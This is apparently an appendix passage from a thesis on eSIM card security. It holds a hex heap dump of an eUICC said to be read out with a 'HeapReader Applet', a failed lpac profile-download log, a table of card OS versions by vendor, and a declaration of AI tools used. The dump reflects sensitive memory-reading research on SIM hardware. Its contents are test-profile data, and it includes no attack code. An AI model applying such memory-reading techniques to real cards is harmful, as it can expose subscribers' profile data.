006E50  FF 00 00 00 00 00 06 F9 03 B0 01 42 FF FF FF 4A  |...........B...J|
006E60  00 86 0A A0 00 00 08 15 00 2E 48 54 50 00 00 00  |..........HTP...|
006E70  00 00 00 00 00 00 81 18 01 00 00 00 00 00 00 FF  |................|
006E80  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006E90  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006EA0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006EB0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
006EC0  05 0A 05 02 02 0A 02 32 AF 36 17 13 13 C1 10 FF  |.......2.6......|
006ED0  FF FF F0 C8 ED 00 00 00 B4 16 05 00 17 01 E4 33  |...............3|
006EE0  AF 80 24 13 13 C2 10 FF FF FF F0 AC 73 00 00 00  |..$.........s...|
006EF0  86 24 05 20 2A 00 CD FF FF FF FF FF FF FF FF FF  |.$. *...........|

006F90  FF FF FF FF FF FF FF 00 4D 01 04 FF 00 0B 00 44  |........M......D|
006FA0  00 00 00 00 01 02 03 04 05 06 07 08 09 0A 0B 0C  |................|
006FB0  0D 0E 0F 10 00 00 00 00 00 00 00 00 00 00 0A FF  |................|
006FC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A FC  |................|
006FD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A FF  |................|
006FE0  00 00 00 00 00 B2 92 00 4D 01 04 FF 00 0B 00 44  |........M......D|
006FF0  00 01 00 40 00 00 00 00 00 00 00 16 AE 00 0A FC  |...@............|
007000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A FC  |................|
007010  00 00 00 00 00 01 C0 48 29 01 C0 FF FF FF FF FF  |.......H).......|
007020  FF FF FF 15 36 00 26 E2 80 1F 73 6D 64 70 2D 70  |....6.&...smdp-p|
007030  6C 75 73 2D 70 0B 1F 00 4D 01 04 FF 00 0B 00 44  |lus-p...M......D|
007040  00 02 00 80 30 2E 65 75 2E 63 64 2E 72 73 70 2E  |....0.eu.cd.rsp.|
007050  6B 69 67 65 6E 2E 63 6F 6D 00 00 E5 00 2A 08 D0  |kigen.com....*..|
007060  70 02 CA 44 90 01 06 00 00 00 00 00 00 00 00 00  |p..D............|
007070  00 00 FF 00 00 00 00 00 00 00 00 F0 07 00 8A 80  |................|
007080  04 00 00 80 16 04 41 00 4D 01 04 FF 00 0B 00 44  |......A.M......D|
007090  00 03 00 C0 10 00 00 80 04 00 00 00 00 00 00 00  |................|
0070A0  00 00 00 FF FE 40 00 00 00 00 00 00 01 00 15 05  |.....@..........|
0070B0  00 00 00 FF 00 FF 80 FF FF FF FF 40 24 00 08 54  |...........@$..T|
0070C0  79 70 65 43 6F 6E 66 FF FF FF FF FF FF FF FF FF  |ypeConf.........|
0070D0  FF FF FF FF 80 04 01 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0070E0  00 04 01 00 FF 81 FF FF FF FF FF FF FF FF FF FF  |................|
0070F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007100  FF FF FF FF 82 FF FF FF FF FF FF FF FF FF FF FF  |................|
007110  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007120  FF FF FF 83 01 16 11 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007130  00 05 01 40 FF FF FF FF FF FF FF FF FF FF FF FF  |...@............|
007140  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007150  FF FF 84 FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007160  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007170  FF FF FF 4D 10 6C 6A 00 4D 01 04 FF 00 0B 00 44  |...M.lj.M......D|
007180  00 06 01 80 00 81 09 A0 00 00 05 59 10 10 00 01  |...........Y....|
007190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0071A0  03 00 00 F0 07 00 00 00 00 00 00 00 00 00 00 00  |................|
0071B0  00 00 00 16 AA 00 00 00 00 00 00 FF FE 06 00 80  |................|
```

```
0071C0  00 00 00 00 06 41 25 00 4D 01 04 FF 00 0B 00 44  |.....A%.M......D|
0071D0  00 07 01 C0 FF 00 00 00 00 00 06 F9 03 B0 01 20  |............... |
0071E0  FF FF FF 4D 00 81 09 A0 00 00 05 59 10 10 00 02  |...M.......Y....|
0071F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007200  03 0B DC F0 07 00 00 00 00 00 00 00 00 00 00 00  |................|
007210  00 16 AC 16 29 0F 59 00 4D 01 04 FF 00 0B 00 44  |....).Y.M......D|
007220  00 08 02 00 B0 00 00 00 00 00 00 FF FE 06 00 80  |................|
007230  00 00 00 00 FF 00 00 00 00 00 06 F9 03 B0 01 40  |...............@|
007240  13 C2 10 00 00 00 0A FF 00 00 00 00 00 16 05 20  |............... |
007250  FF FF FF 16 EB 00 0A FC 00 00 00 00 00 FF FF FF  |................|
007260  FF FF FF 4D 15 11 10 00 4D 01 04 FF 00 0B 00 44  |...M....M......D|
007270  00 09 02 40 00 81 09 A0 00 00 05 59 10 10 00 03  |...@.......Y....|
007280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007290  03 13 13 F0 07 00 00 00 00 00 00 00 00 00 00 00  |................|
0072A0  00 16 B2 16 ED 00 00 00 00 00 00 FF FE 06 00 80  |................|
0072B0  00 00 00 00 29 0B 03 00 4D 01 04 FF 00 0B 00 44  |....)...M......D|
0072C0  00 0A 02 80 FF 00 00 00 00 00 06 F9 03 B0 01 41  |...............A|
0072D0  FF FF FF 00 00 00 0A FC 00 00 00 00 00 FF FF FF  |................|
0072E0  FF FF FF 00 00 00 0A FF 00 00 00 00 00 FF FF FF  |................|
0072F0  FF FF FF 16 FB 00 0A FC 00 00 00 00 00 FF FF FF  |................|
007300  FF FF FF 4D 0F 07 41 00 4D 01 04 FF 00 0B 00 44  |...M..A.M......D|
007310  00 0B 02 C0 00 81 09 A0 00 00 05 59 10 10 00 04  |...........Y....|
007320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007330  03 10 4E F0 07 00 00 00 00 00 00 00 00 00 00 00  |..N.............|
007340  00 16 F9 16 FD 00 00 00 00 00 00 FF FE 06 00 80  |................|
007350  00 00 00 00 04 70 5D 00 4D 01 04 FF 00 0B 00 44  |.....p].M......D|
007360  00 0C 03 00 FF 00 00 00 00 00 06 F9 03 B0 01 42  |...............B|
007370  00 81 09 4A 00 86 0A A0 00 00 08 15 00 2E 48 54  |...J..........HT|
007380  50 00 00 00 00 00 00 00 00 00 81 00 00 00 00 00  |P...............|
007390  00 00 00 F0 07 00 00 00 00 00 00 00 00 00 00 00  |................|
0073A0  00 00 00 00 0D 02 6B 00 4D 01 04 FF 00 0B 00 44  |......k.M......D|
0073B0  00 0D 03 40 00 00 00 00 00 00 00 FF FE 01 00 60  |...@...........`|
0073C0  00 00 00 00 FF 01 00 00 00 00 00 FF 00 00 00 00  |................|
0073D0  FF 00 00 02 AF 01 13 4E 10 C1 10 FF FF FF F0 35  |.......N.......5|
0073E0  03 00 00 00 58 AE C8 00 00 0B 00 03 AF 13 17 4E  |....X..........N|
0073F0  10 C1 10 FF 2E 1B 03 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007400  00 0E 03 80 FF FF F0 B8 B1 00 00 00 49 AE 75 00  |............I.u.|
007410  00 00 0A 04 AF 16 17 4E 10 C1 10 FF FF FF F0 0E  |.......N........|
007420  76 00 00 00 30 AE C8 00 00 00 0A 30 EF 19 17 4E  |v...0......0...N|
007430  10 C1 20 6F 06 11 00 93 AF 00 00 00 1F 17 12 00  |.. o............|
007440  00 0B 00 FF 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007450  00 0F 03 C0 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007460  FF FF FF FF FF 00 00 00 00 00 00 5A EF 1C 17 4E  |...........Z...N|
007470  10 C1 20 6F 06 05 00 38 55 00 00 00 25 17 81 00  |.. o...8U...%...|
007480  3F 00 00 FF FF FF FF FF FF FF FF FF FF FF FF FF  |?...............|
007490  FF FF FF FF 00 00 06 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0074A0  00 10 04 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0074B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0074C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0074D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0074E0  FF FF FF FF 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
```

```
0074F0  00 11 04 40 FF FF FF FF FF FF FF FF FF FF FF FF  |...@............|
007500  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007510  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007520  FF FF FF FF FF FF FF FF 00 00 00 31 AF C0 13 13  |...........1....|
007530  13 C1 10 FF 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007540  00 12 04 80 FF FF F0 E9 1B 00 00 00 77 24 41 00  |............w$A.|
007550  78 6C 6F 98 99 30 48 6B 15 3E D7 10 00 00 00 A8  |xlo..0Hk.>......|
007560  2B 01 C0 4D 00 EA 10 A0 00 00 05 59 10 10 FF FF  |+..M.......Y....|
007570  FF FF 89 00 00 11 00 80 C0 00 FF 00 00 00 00 00  |................|
007580  0C 00 00 74 00 00 00 00 4D 01 04 FF 00 0B 00 44  |...t....M......D|
007590  00 13 04 C0 0F 00 00 00 00 00 00 00 00 00 00 00  |................|
0075A0  00 00 00 00 00 00 00 00 00 22 C7 FF FE 06 00 80  |.........".......|
0075B0  00 00 00 00 FF 00 00 00 00 00 16 E9 03 00 00 11  |................|
0075C0  FF FF FF 55 AA 80 71 05 C0 D8 B9 00 C0 00 00 00  |...U..q.........|
0075D0  00 FF FF 00 00 00 05 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0075E0  00 14 05 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0075F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF 03 F0  |................|
007600  BE 00 C0 B8 23 01 C0 00 00 00 00 00 00 00 00 00  |....#...........|
007610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B8  |................|
007620  23 01 C0 17 00 00 08 00 4D 01 04 FF 00 0B 00 44  |#.......M......D|
007630  00 15 05 40 F9 00 00 64 00 0A 00 00 8E 05 9C D2  |...@...d........|
007640  05 C0 98 BC 05 C0 26 C2 05 C0 B4 C7 05 C0 42 CD  |......&.......B.|
007650  05 C0 9C D3 05 C0 9C D3 05 C0 00 0C 70 A4 05 C0  |............p...|
007660  81 B0 05 C0 00 20 00 0C 00 02 88 73 05 C0 88 93  |..... .....s....|
007670  05 C0 88 9F 10 C1 10 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007680  00 16 05 80 05 C0 88 A1 05 C0 88 A3 05 C0 08 FF  |................|
007690  FF FF FF 00 F0 07 00 00 00 FF FF 00 00 00 00 00  |................|
0076A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0076B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0076C0  00 00 00 00 FF 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0076D0  00 17 05 C0 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0076E0  00 00 00 00 00 00 00 00 00 00 00 00 00 02 20 00  |.............. .|
0076F0  00 A4 C8 00 C0 74 F9 00 C0 9C 0F 01 C0 3C 16 01  |.....t.......<..|
007700  C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007710  00 00 00 00 00 81 09 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007720  00 18 06 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007730  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007740  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007750  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007760  00 00 00 00 FF 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007770  00 19 06 40 00 00 00 00 00 00 00 00 00 00 00 00  |...@............|
007780  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007790  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0077A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0077B0  00 00 00 00 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0077C0  00 1A 06 80 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0077D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 E0 D6  |................|
0077E0  C0 70 FA 00 C0 98 10 01 C0 98 1C 01 C0 30 1E 01  |.p...........0..|
0077F0  C0 B0 1E 01 C0 30 1F 01 C0 B0 1F 01 C0 00 20 01  |.....0........ .|
007800  C0 00 00 00 00 05 01 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007810  00 1B 06 C0 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

```
007820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007830  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007840  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007850  00 00 00 00 14 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007860  00 1C 07 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007870  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007880  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007890  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0078A0  00 00 00 00 53 00 00 00 4D 01 04 FF 00 0B 00 44  |....S...M......D|
0078B0  00 1D 07 40 00 00 00 00 00 00 00 00 00 00 00 00  |...@............|
0078C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0078D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0078E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0078F0  00 00 00 00 00 25 5B 00 4D 01 04 FF 00 0B 00 44  |.....%[.M......D|
007900  00 1E 07 80 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007910  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007920  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007930  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007940  00 00 00 00 50 00 00 00 4D 01 04 FF 00 0B 00 44  |....P...M......D|
007950  00 1F 07 C0 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007960  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007970  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007980  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007990  00 00 00 00 00 09 02 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0079A0  00 20 08 00 00 00 00 00 00 00 00 00 00 00 00 00  |. ..............|
0079B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0079C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0079D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
0079E0  00 00 00 00 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
0079F0  00 21 08 40 00 00 00 00 00 00 00 00 00 00 00 00  |.!.@............|
007A00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007A10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007A20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007A30  00 00 00 00 03 B0 01 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007A40  00 22 08 80 00 00 00 00 00 00 00 00 00 00 00 00  |."..............|
007A50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007A60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007A70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007A80  00 00 00 00 00 AE C8 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007A90  00 23 08 C0 00 00 00 00 00 00 00 00 00 00 00 00  |.#..............|
007AA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007AB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007AC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007AD0  00 00 00 00 00 0B 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007AE0  00 24 09 00 00 00 00 00 00 00 00 00 00 00 00 00  |.$..............|
007AF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007B00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007B10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007B20  00 00 00 00 00 0D 03 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007B30  00 25 09 40 00 00 00 00 00 00 00 00 00 00 00 00  |.%.@............|
007B40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

```
007B50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007B60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007B70  00 00 00 00 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007B80  00 26 09 80 00 00 00 00 00 00 00 00 00 00 00 00  |.&..............|
007B90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007BA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
007BB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 F4  |................|
007BC0  81 02 03 70 00 0B 00 00 4D 01 04 FF 00 0B 00 44  |...p....M......D|
007BD0  00 27 09 C0 81 02 81 04 C1 01 FF 17 DE 00 19 EE  |.'..............|
007BE0  20 6B 4B 28 24 15 B9 A5 7C 3E E4 F9 7C D7 ED F1  | kK($...|>..|...|
007BF0  E7 CF 91 28 00 00 00 00 00 00 00 17 E0 00 0F DA  |...(............|
007C00  98 94 44 99 99 99 99 09 20 F3 00 17 E4 00 0F D1  |..D..... .......|
007C10  4F 73 6D 6F 4D 01 04 00 4D 01 04 FF 00 0B 00 44  |OsmoM...M......D|
007C20  00 28 0A 00 63 6F 6D 53 50 4E 00 17 E6 00 16 D2  |.(..comSPN......|
007C30  54 53 34 38 56 31 2D 41 2D 44 45 41 44 42 45 45  |TS48V1-A-DEADBEE|
007C40  46 00 00 17 E8 00 06 D5 02 00 00 17 EB 00 68 D6  |F.............h.|
007C50  30 1F 80 02 06 40 81 19 74 65 73 74 73 6D 64 70  |0....@..testsmdp|
007C60  70 6C 75 73 00 00 00 00 4D 01 04 FF 00 0B 00 44  |plus....M......D|
007C70  00 29 0A 40 31 2E 65 78 61 6D 70 6C 65 2E 63 6F  |.).@1.example.co|
007C80  6D 30 1F 80 02 05 20 81 19 74 65 73 74 73 6D 64  |m0.... ..testsmd|
007C90  70 70 6C 75 73 31 2E 65 78 61 6D 70 6C 65 2E 63  |pplus1.example.c|
007CA0  6F 6D 30 1F 80 02 04 10 81 19 74 65 73 74 73 6D  |om0.......testsm|
007CB0  64 70 70 6C 00 11 04 00 4D 01 04 FF 00 0B 00 44  |dppl....M......D|
007CC0  00 2A 0A 80 75 73 31 2E 65 78 61 6D 70 6C 65 2E  |.*..us1.example.|
007CD0  63 6F 6D 00 3F 00 00 00 00 C0 20 2F 06 01 00 25  |com.?..... /...%|
007CE0  17 1D 22 01 00 01 00 00 00 00 00 05 2F 00 00 F9  |.."........./...|
007CF0  17 E1 20 2F 06 04 00 5D 5A 05 00 00 FF 17 06 00  |.. /...]Z.......|
007D00  00 00 00 65 00 00 00 00 4D 01 04 FF 00 0B 00 44  |...e....M......D|
007D10  00 2B 0A C0 6E FF FF FF FF 00 00 E2 2F FC 17 F9  |.+..n......./...|
007D20  17 E1 20 2F 06 03 00 5F 3F 00 00 00 03 18 0A 00  |.. /..._?.......|
007D30  00 00 00 98 94 44 99 99 99 99 09 20 F3 00 00 00  |.....D..... ....|
007D40  00 00 00 00 2F 00 18 F9 17 E2 20 2F 06 02 00 E3  |..../..... /....|
007D50  BE 1E 00 00 4D 01 04 00 4D 01 04 FF 00 0B 00 44  |....M...M......D|
007D60  00 2C 0B 00 08 18 04 21 00 00 00 61 14 4F 0C A0  |.,.....!...a.O..|
007D70  00 00 00 87 10 02 FF 49 FF 05 89 50 04 55 53 49  |.......I...P.USI|
007D80  4D FF FF FF FF FF FF FF FF FF FF FF 61 14 4F 0C  |M...........a.O.|
007D90  A0 00 00 00 87 10 04 FF 49 FF 05 89 50 04 49 53  |........I...P.IS|
007DA0  49 4D FF FF 00 00 00 00 4D 01 04 FF 00 0B 00 44  |IM......M......D|
007DB0  00 2D 0B 40 FF FF FF FF FF FF FF FF FF 61 18 4F  |.-.@.........a.O|
007DC0  10 A0 00 00 03 43 10 02 F3 10 FF FF 89 02 00 00  |.....C..........|
007DD0  FF 50 04 43 53 49 4D FF FF FF FF FF FF FF FF FF  |.P.CSIM.........|
007DE0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007DF0  FF FF FF FF 4D 01 04 00 4D 01 04 FF 00 0B 00 44  |....M...M......D|
007E00  00 2E 0B 80 FF FF FF FF FF FF FF FF FF FF FF 00  |................|
007E10  00 00 00 06 2F 05 18 F9 17 E2 24 2F 06 02 00 0F  |..../.....$/....|
007E20  B3 00 C3 1D 1C 18 0F 2E 00 00 00 80 01 5B A4 06  |.............[..|
007E30  83 01 0A 95 01 08 84 01 D4 A4 06 83 01 0A 95 01  |................|
007E40  08 FF FF FF 00 15 05 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007E50  00 2F 0B C0 FF FF FF FF FF FF FF FF FF FF FF FF  |./..............|
007E60  FF FF FF FF FF FF FF FF FF 80 01 01 90 00 80 01  |................|
007E70  5A A4 06 83 01 0A 95 01 08 84 01 D4 A4 06 83 01  |Z...............|
```

```
007E80  0A 95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007E90  FF FF FF FF 00 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007EA0  00 30 0C 00 FF FF FF 80 01 01 90 00 80 01 18 A4  |.0..............|
007EB0  06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF  |................|
007EC0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
007ED0  FF FF FF FF FF 80 01 01 90 00 80 01 02 A4 06 83  |................|
007EE0  01 01 95 01 FF FF FF 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007EF0  00 31 0C 40 08 84 01 D4 A4 06 83 01 0A 95 01 08  |.1.@............|
007F00  80 01 58 A4 06 83 01 0A 95 01 08 FF FF FF FF FF  |..X.............|
007F10  FF FF FF 80 01 03 A4 06 83 01 01 95 01 08 80 01  |................|
007F20  18 A4 06 83 01 81 95 01 08 80 01 40 A4 06 83 01  |...........@....|
007F30  0A 95 01 08 00 0B 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007F40  00 32 0C 80 84 01 D4 A4 06 83 01 0A 95 01 08 FF  |.2..............|
007F50  FF 80 01 01 A4 06 83 01 01 95 01 08 80 01 02 A4  |................|
007F60  06 83 01 81 95 01 08 80 01 58 A4 06 83 01 0A 95  |.........X......|
007F70  01 08 84 01 D4 A4 06 83 01 0A 95 01 08 FF FF 80  |................|
007F80  01 03 A4 06 FF 00 00 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007F90  00 33 0C C0 83 01 01 95 01 08 80 01 58 A4 06 83  |.3..........X...|
007FA0  01 0A 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
007FB0  FF FF FF FF FF FF FF FF FF FF FF FF FF 80 01 01  |................|
007FC0  A4 06 83 01 01 95 01 08 80 01 5A A4 06 83 01 0A  |..........Z.....|
007FD0  95 01 08 84 00 19 06 00 4D 01 04 FF 00 0B 00 44  |........M......D|
007FE0  00 34 0D 00 01 D4 A4 06 83 01 0A 95 01 08 FF FF  |.4..............|
007FF0  FF FF FF FF FF FF FF FF FF FF FF 80 01 01 A4     |...............|
```

Listing 49: Complete Heap Dump acquired via HeapReader Applet (Large empty blocks have been removed for space)

```
$ ./lpac profile download -s testsmdpplus1.example.com -m "TS48V1-A-UNIQUE-hello"
{"type":"progress","payload":{"code":0,"message":"es10b_get_euicc_challenge_and_info","data":"testsmdpplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es9p_initiate_authentication","data":"testsmdpplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es10b_cancel_session","data":"testsmdpplus1.example.com"}}
{"type":"progress","payload":{"code":0,"message":"es9p_cancel_session","data":"testsmdpplus1.example.com"}}
{"type":"lpa","payload":{"code":-1,"message":"es9p_initiate_authentication","data":"The SM-DP+ has no CERT.DPauth.SIG which chains to one of the eSIM CA Root CA Certificate with a Public Key supported by the eUICC"}}
```

Listing 50: Failure provisioning profile to non-SGP.26 eUICC

Scan	Card	OS version	Vendor	GlobalPlatform
sysmoEUICC1-C2T	sysmoEUICC1-C2T	ECu1013e	Kigen	2.2
sysmoEUICC1-C2G	sysmoEUICC1-C2G	ECu1013e	Kigen	2.2
Simpoyo	Simpoyo eUICC	ECu1114e	Kigen	2.2
9esimV3	9eSIM v3	ECu1029o	Kigen	2.2
9esimV0	9eSIM v0	n/a	n/a	n/a
Aliexpress A (no brand)	n/a	n/a	n/a	n/a
Aliexpress B (no brand)	n/a	n/a	n/a	n/a
Aliexpress C (no brand)	n/a	n/a	n/a	n/a
Aliexpress D (no brand)	n/a	n/a	n/a	n/a

Table A.1.: eUICC OS version extracted from each card available during this thesis

B. Usage of Artificial Intelligence

Tool	Usage	Affected parts of the thesis
DeepL Translator	Translation of text passages	Entire thesis
Writefull for Overleaf	Text embellishment	Entire thesis
Github Copilot	Assistance with code suggestions	Code segments
Claude Sonnet & Opus 4.6	Assistance with code suggestions	Code segments
Kimi K3	Assistance with code suggestions	Code segments

Table B.1.: List of tools used for writing